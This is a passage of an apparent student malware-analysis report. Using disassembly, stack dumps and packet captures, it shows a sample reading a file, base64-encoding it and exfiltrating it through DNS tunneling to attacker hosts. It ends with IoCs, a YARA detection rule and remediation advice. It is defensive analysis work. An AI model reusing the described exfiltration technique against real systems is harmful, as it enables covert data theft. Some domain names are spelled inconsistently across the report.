
Figure 37: Parameter required 'strstr' pushed to stack



The received data store in buffer from 'recv' API passed through 'strstr' function as parameter and check whether the of data contain '200 OK' or not. Like, Strstr ('200 OK', '200 OK')

Infinite connection (Loop)

Figure 38: 'getaddrinfo' and 'socket' API called with same parameter'



From the above three figures, we can see that the connection made by the malware is in an infinite loop. The same process of creating a TCP socket, resolving the IP address, sending a buffer, and receiving a response continues until the HTTP server terminates.

_wfopen

Figure 39: Disassembly code before calling 'wfopen'API

```
• 00402227
• 00402229
                                                     mov ebp,esp
push esi
                     89E5
                                                                                                               esi:"rbN"
esi:"rbN"
ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
                                                    mov esi,edx
push ebx
                     89D6
• 0040222A
0040222C
                     53
                                                    sub esp,10
call sample.402100
mov ecx,esi
• 0040222D
                     83EC 10
• 00402230
                     E8 CBFEFFFF
                                                                                                                esi:"rbN"
ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg", eax:L"rbN"
00402235
                     89F1
                                                    mov ebx,eax

call sample.402100

mov dword ptr ss:[esp],ebx
mov dword ptr ss:[esp+4],eax

call dword ptr ds:[<wfopen>]
00402237
00402239
                     E8 C2FEFFFF
                                                                                                                [esp]:L""C:\\Users\\rniha\\Desktop\\cosmo.jpeg
[esp+04]:L"rbN"
0040223E
00402241
                     891C24
894424 04
                                                                                                                ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
                                                     pop ebx
```

Syntax

```
FILE *fopen(
    const char *filename,
    const char *mode
);
FILE *_wfopen(
    const wchar_t *filename,
    const wchar_t *mode
);
```

Figure 40: Parameter pushed into stack

Figure 41: Register value before calling 'wfopen' function

```
0272E0A8
0272B0C8
EAX
EBX
                      L"rbN"
                      L"C:\\Users\\rniha\\Desktop
       0062FB6C
ECX
EDX
       00000001
EBP
       0062FBA8
                      &L"C:\\Users\\rniha\\Deskto
"rbN"
       0062FB90
ESP
ESI
       0041C244
       00000000
EDI
EIP
       00402245
                      sample.00402245
          00000202
EFLAGS
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
```

Figure 42: ' wfopen' function calling disassembly code

```
ebx:L C:\\users\\rnina\\besktop\\cosmo.jpeg , eax:_lob+bU
  ● 00402237
                  E8 C2FEFFFF
                                           call sample.402100
  00402239
                                           mov dword ptr ss:[esp],ebx
mov dword ptr ss:[esp+4],eax
call dword ptr ds:[<_wfopen>]
  • 0040223E
                                                                                          [esp]:L""C:\\Users\\rniha\\OneDrive\\Desktop\\cosmo.jpeg""
                   891C24
    00402241
                   894424 04
                                                                                          [esp+04]:L"rbN", eax:_iob+60
                  FF15 28C24200
→® 0040224B
                   83C4 10
                                           add esp,10
                   5B
                                                                                         ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg'
                                           pop ebx
```

Figure 43: Register after ' wfopen' API call

```
Hide FPU
                      msvcrt.76859660
EAX
        76859660
EBX
                      L"C:\\Users\\rniha\\Desktop
       0272B0C8
ECX
       5C4DC03C
EDX
       00000000
EBP
       0062FBA8
                      &L"C:\\Users\\rniha\\Desktop
"rbN"
ESP
ESI
       0062FB90
       0041C244
EDI
       00000000
       0040224B
                      sample.0040224B
EIP
          00000214
EFLAGS
ZE 0
      PF 1
SF 0
              <u>AF</u> 1
DF 0
```

Looking at the code and stack frame, "_wfopen('C\\User\\rniha\\Desktop\\cosmo.jpeg', 'rb')" open up 'cosmo.jpeg' file and returns the file handle.

fread

Figure 44: Disassmeble code before calling 'fread' function

```
8B5D 08
                                           mov ebx,dword ptr ss:[ebp+8]
• 004024A1
                                                                [ebp-10],ecx
[esp+C],ecx
[esp+8],ebx
[esp+4],1
                                                                                            [ebp-10]:_iob+60, ecx:_iob+60
[esp+0C]:_iob+60, ecx:_iob+60
004024A7
                  894D F0
                                           mov dword ptr
                                           mov dword ptr s
004024AA
                  894C24 0C
● 004024AE
                  895C24 08
                                           mov dword ptr
004024B2
                 C74424 04 01000000
                                           mov dword ptr
● 004024BA
                  891424
                                           mov dword ptr
                                                                 esp],edx
                 E8 FE840100
                                           call <JMP.&fre
● 004024C2
                 39C3
                                          cmp ebx.eax
```

```
size_t fread(
   void *buffer,
   size_t size,
   size_t count,
   FILE *stream
);
```


Figure 45: Parameter passed into stack frame for 'fread'

```
Default (stdcall)
                                                                                         ▼ | 5 🖶 🔲 Unlocke
                                                       [esp] 027362F0 027362F0
                                                   2: [esp+4] 00000001 00000001
3: [esp+8] 0000000E 0000000E
4: [esp+C] 76859660 msvcrt.76859660
                                                   5: [esp+10] 7681C81E msvcrt.7681C81E
0062FB30 027362F0
          00000001
0062FB38 0000000E
0062FB3C 76859660 msvcrt._iob+60
0062FB40 7681C81E return to msvc
                     return to msvcrt.fseek+9E from msvcrt._unlock+1A95
0062FB44 0000000E
0062FB48 76859660
                     msvcrt._iob+60
0062FB4C 00405288
                     return to sample.00405288 from sample.00405248
0062FB50 00000000
0062FB54 027362E8
0062FB58 0062FBA8
0062FB5C 00402D76 return to sample.00402D76 from sample.0040249D 0062FB60 0000000E
          0000000E
0062FB64
          0062FFCC
```

Figure 46: Step over after calling the 'fread' EIP pointing at 004024C2

● 004024A1	83EC 24	sub esp,24	
● 004024A4	8B5D 08	mov ebx,dword ptr ss:[ebp+8]	
• 004024A7	894D F0	mov dword ptr ss:[ebp-10],ecx	[ebp-10]:_iob+60
004024AA	894C24 OC	mov dword ptr ss:[esp+C],ecx	[esp+0c]:_iob+60
● 004024AE	895C24 08	mov dword ptr ss:[esp+8],ebx	
004024B2	C74424 04 01000000	mov dword ptr ss:[esp+4],1	
004024BA	891424	mov dword ptr ss:[esp],edx	[esp]:"Nihangchha Rai"
004024BD	E8 FE840100	call <jmp.&fread></jmp.&fread>	
→ 004024C2	39C3	cmp ebx,eax	
004024C4	√ 74 0E	je sample.4024D4	
00402466	884D F0	mov ecy dword ntr ss:[ehn-10]	[ehn-10]: ioh+60

Figure 47: Content of 'cosmo.jpeg' push into stack



The 'FILE' object of 'cosmo.jpeg' return by the '_wfopen' passed as parameter to 'fread' function, fread ('00F062F0', 1, '0xE', '75ED9660') read the content of the 'cosmo.jpeg'. And after stepover the content of file was push to the stack as show in figure of stack frame.

Base64

Figure 48: Disassembly code before calling 'sample.412168'




Figure 49: Disassembly code of 'sample.412168'

Figure 50: Disassembly code of base64 converter

Figure 51: Disassembly code after step over to '004187F4'





Figure 52: Registers after base64 function called



'Sample.412168' subroutine contain the base64 encode function which encode the content of 'cosmo.jpeg' and returns the base64 converted data address to 'EAX' register i.e '000EEC328'.

Figure 53: Following the EAX register store address in dump




Figure 54: Decoding base64

```
hehehangchha@rnihang:~$ py -c "import base64;print(base64.b64decode(b'TmloYW5nY2hoYSBSYWk='))" b Nihangchha Rai'
```

UDP_SOCKET

Figure 55: Disassembly code before calling SOCKET API





Figure 56: Parameter pushed to stack for SOCKET function



The socket API was used again at the same address with different parameters. As seen in the above stack frame, the socket (2, 2, 11) API was used to create a UDP socket for an IPv4 connection.

Getaddrinfo ('auth.ns.local')

Figure 57: Code before 'getaddrinfo' function

```
88 2BFEFFFF
89C1
8845 B0
E8 21FEFFFF
8D55 C4
895C24 08
895424 0C
894C24 04
890424
                                                                          call sample.40C85C mov ecx,eax
0040CA2C
0040CA31
                                                                                                                                                                     ecx:"53", eax:"auth.ns.local"
                                                                          mov eax,dword ptr ss:[ebp-50]
call sample.40C85C
lea edx.dword ptr ss:[ebp-3C]
mov dword ptr ss:[esp+8],ebx
0040CA33
0040CA36
                                                                                                                   esp+8],ebx
esp+C],edx
esp+4],ecx
                                                                          mov dword ptr s
mov dword ptr s
0040CA42
                                                                                                                                                                     [esp+04]:"53"
[esp]:"auth.ns.local"
                           890424
                                                                           mov dword ptr s
                                                                                                                      sp],eax
                           FF15 20B14200
                          83EC 10
85C0
74 15
E8 9AFCFFFF
C74424 04 00000000
                                                                         test eax,eax

je sample.40CAGF

call 


call 

call 

call 

/*MP.&GetLastError>
mov dword ptr ss:[esp+4],0
                                                                                                                                                                     eax:"auth.ns.local"
                                                                                                                                                                    [esp+04]:"53"
```

Figure 58: Parameter pushed into stack for 'getinfoaddr' API



The 'getaddrinfo' API retrieves the IP address of attacker DNS server 'auth.ns.local' in port '53'.


Getaddrinfo('auth.ns.local', 53, '0062FAF0')

sendto

Figure 59: Disassembly code before calling 'sendto' function

```
8B47 10
894424 14
                                                 mov dword ptr ss:[esp+14],eax
mov eax,dword ptr ds:[edi+18]
                                                                           sp+10],eax
s:[ebp+18]
                      894424 10
                                                 mov dword ptr ss:[es
mov eax,dword ptr ss
       140F828
        40E820
                      8B45 18
                                                 mov dword ptr ss:[esp
mov eax,dword ptr ss:
       040E82F
040E833
                      894424 OC
                      8B45 10
                                                                            [ebp+10]
                                                                     s:[esp
                                                 mov dword ptr ss:[
mov eax,dword ptr
mov dword ptr ss:[
                      894424 08
       040E83A
                      8B45 0C
                                                 mov dword ptr ss:[esp
mov eax,dword ptr ds:
mov dword ptr ss:[esp]
       )40E83D
                      894424 04
                                                                    ptr ds:[ebx]
ss:[esp],eax
ds:[<&sendto
       040E841
                     8B03
                     FF15 2CB14200
                                                 call dword ptr
                     83EC 18
                                                  sub esp,18
   0040E84F
int sendto(
    [in] SOCKET
                                                s,
*buf,
    [in] const char
    [in] int
                                               len,
    [in] int
                                                flags,
    [in] const sockaddr *to,
    [in] int
                                               tolen
);
```

Figure 60: Parameter pushed into stack for 'sendto' API



The UDP SOCKET made in above 'socket' API was passed through 'sendto' function with buffer, length and flag parameter. Sento ('000001BC', '00EFB1B8', 43, 0, '007CA0E8', 10).

Figure 61: Following DWORD dump of buffer of 'sendto' API

.text:0040E843 sample.exe:\$E843 #DC43																					
Dump Dump	Dump 2			Dump 3				Dump 4				(Dump 5			•	Wat	tch 1	[x:		
Address	Hex	ζ.															ASC	ΙΙ			
0266B1B8				00	00	01	00	00	00	00	00	00								Tm	
0266B1C8	6F	59	57	35	6E	59	32	68	6F	59	53	42	53	59	57	6в	OYW:	nY2i	noYS	BSYWk	
0266B1D8																					
0266B1E8	65	6D	70	6F	72	69	75	6D	05	6C	6F	63	61	6C	00	00	empo	or i ur	n. lo	cal	
0266B1F8		00	01	00	00							00				00					
0266B208	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					

Looking at the stack frame 'esp+4' or '00EEB1B8' also known as 'buffer' of 'sendto' API contain the data need to send to DNS server 'auth.ns.local'. Following the 'esp+4' in DWOR dump, we can see the encoded message was being used as sub domain as 'TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local'.

Wireshark confirmation

Figure 62: Listing packet at 127.0.0.1 and filtering packet to DNS




Figure 63: Inspecting the UDP packet of DNS server

```
User Datagram Protocol, Src Port: 63149, Dst Port: 53
    Source Port: 63149
    Destination Port: 53
    Length: 75
    Checksum: 0x30d5 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
    [Timestamps]
    UDP payload (67 bytes)
```

Figure 64: Inspecting DNS queries

From the 'WireShark' figures, it is confirmed that the 'sendto' function sent the message to the DNS server as DNS queries, which then attempted to resolve the 'cosmosfurbootsemporium.local' domain using 'auth.ns.local' DNS and ICMP but was unsuccessful.

In summary, the attacker used 'DNS tunneling' to exfiltrate the 'cosmo.jpeg' file. The malware map out its 'cosmosfurbootsemporium.local' domain to corresponding IP address to 'auth.ns.local' DNS server. With the help of 'getaddrinfo' and a UDP socket malware identified the DNS server IP address. Then, to sent the message as domain as '{encoded_data}.cosmosfurbootsemporium.local'. Since this domain does not exist for resolving the IP address, the DNS query was directed to the attacker's DNS server. As a result, the attacker was able to exfiltrate the file 'cosmo.jpeg'.

IOC (Indicator of Compromise)

An Indicator of Compromise (IoC) is a piece of evidence that suggests a system or network has been breached. IoCs are used in cybersecurity to detect, analyze, and respond to security incidents. The following IOCs have been identified as key indicators associated with the malware in the scenario.

Table: IoC of 'sample.exe'

File Hash	Sha256: f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975						
	Md5: b2c2da36dedaa4428bcf8fa15bb5a9ad						
	Sha1: 7ef5cc005203ef00d479211d8a9277e3a888192e						
Domain Name	hey.youup.local						
	auth.ns.local						
	cosmosfromrobotsemiprobium.local						
URL	http://hey.youip.local						
File Name and	'cosmo.jpeg', C:/{user}/Desktop/cosmo.jpeg						
path							
API call	socket, getaddrinfo,						
	send, sendto,						
	recv, _wfopen,						
	fread						
Unusual DNS	{encoded_base64}. cosmosfromrobotsemiprobium.local						
quires							

```
YARA RULE
Rule malwareDetection
{
meta:
      author = "Nihangchha Rai"
      description = "Coursework2"
      date = "2024-08-16"
      version = "1.0"
       $api1 = "socket"
       $api2 = "connect"
      $api3 = "getaddrinfo"
      $api4 = "sendto"
       $api5 = "recvfrom"
       $malicious string1 = "@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw"
       $malicious string2 = "@200 OK"
       $malicious string3 =
"@. BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB"\\
       $malicious_string4 = "@axuxtxhx.xnxsx.xlxoxcxaxlx"
       $malicious file = "@Desktop\\cosmo.jpeg"
      condition:
      (uint 16(0) == 0x5A4D) and // Check if the file starts with 'MZ' signature (common in PE
files)
      (any of ($api1, $api2, $api3, $api4, $api5)) and
(any of ($malicious string1, $malicious string2, $malicious string3, $malicious string4)) and
      $malicious file
}
```

Impact

The malware attack on 'SecureFunds Inc.' had a significant and damaging impact on the company. The malware infiltrated the organization through a compromised third-party software used in company. This breach allowed the attackers to steal sensitive financial data, including customer account details and transaction records.

As a result of the breach, SecureFunds faced huge financial losses both from the stolen data and the cost of responding to the incident. The company reputation also took a hit as customers began to lose trust in SecureFunds' ability to protect their financial information. The malware presence within a trusted software component raised serious concerns about the integrity of SecureFunds' entire software development lifecycle. This not only affected current operations but also placed future projects at risk, as clients and partners began questioning the service provided by the company.

Remediation or Recommendations

Since we know that the attacker performed DNS tunneling for exfiltrating the file, specific reactive and proactive remediation and recommendations are specified below for eradicating the threat and preventing future occurrences

Reactive

- Perform an in-depth analysis of DNS logs to identify the domains and IP addresses
 involved in the tunneling activity. Look for anomalies such as non-standard DNS queries
 or excessive traffic to specific domains.
- Immediately block the malicious domains and IP addresses identified during the traffic analysis on your DNS servers and firewalls to halt the ongoing exfiltration.
- Quickly isolate the compromised systems from the network to prevent further data loss
 and contain the malware's spread. Investigate these systems to understand the scope of
 the breach.
- Implement DNS filtering and monitoring tools to detect and block DNS tunneling in realtime using DNSSEC, DoH, or DoT to add security layers to DNS communications.
- Review and update your incident response plan to include specific measures for DNSbased attacks. Train your security team to recognize and respond to DNS tunneling threats effectively.

Proactive

Monitor DNS Traffic:

 Enable detailed logging and analyze DNS traffic patterns for unusual behavior, such as high query volumes or large response sizes.

Control DNS Traffic:

 Restrict DNS queries to authorized servers, and block traffic to and from unknown or unauthorized domains. Implement DNS Security Extensions (DNSSEC) for validation.

Deploy Detection Solutions:

 Use DNS filtering solutions and Intrusion Detection Systems (IDS) with DNS tunneling detection capabilities to identify and alert on suspicious activities.

Strengthen Endpoint and Network Security:

 Keep systems updated with patches, use advanced endpoint protection, and segment networks to limit the spread of potential tunneling activities.

Educate and Prepare:

Train employees on the risks of DNS tunneling and best security practices, and develop
an incident response plan to handle suspected tunneling incidents effectively.

Conclusion

The recent malware attack on SecureFunds Inc. exploited a sophisticated technique known as DNS tunneling. The malware was hidden within a software update and used DNS tunneling to covertly communicate with an external server. This method involves disguising data transfers as standard DNS queries, which allowed the malware to transfer stolen information without being easily detected. As a result, SecureFunds Inc. experienced significant financial losses due to the theft of sensitive information and the substantial costs of addressing the breach. The company's reputation also suffered, as concerns over data security grew among clients and partners.

This incident highlighted the advanced nature of DNS tunneling attacks and their potential to bypass traditional security measures. The attack disrupted ongoing projects and raised critical questions about the company's software development and security protocols. In summary, this breach underscores the urgent need for enhanced cybersecurity strategies to better protect against such sophisticated threats and mitigate the risk of future incidents.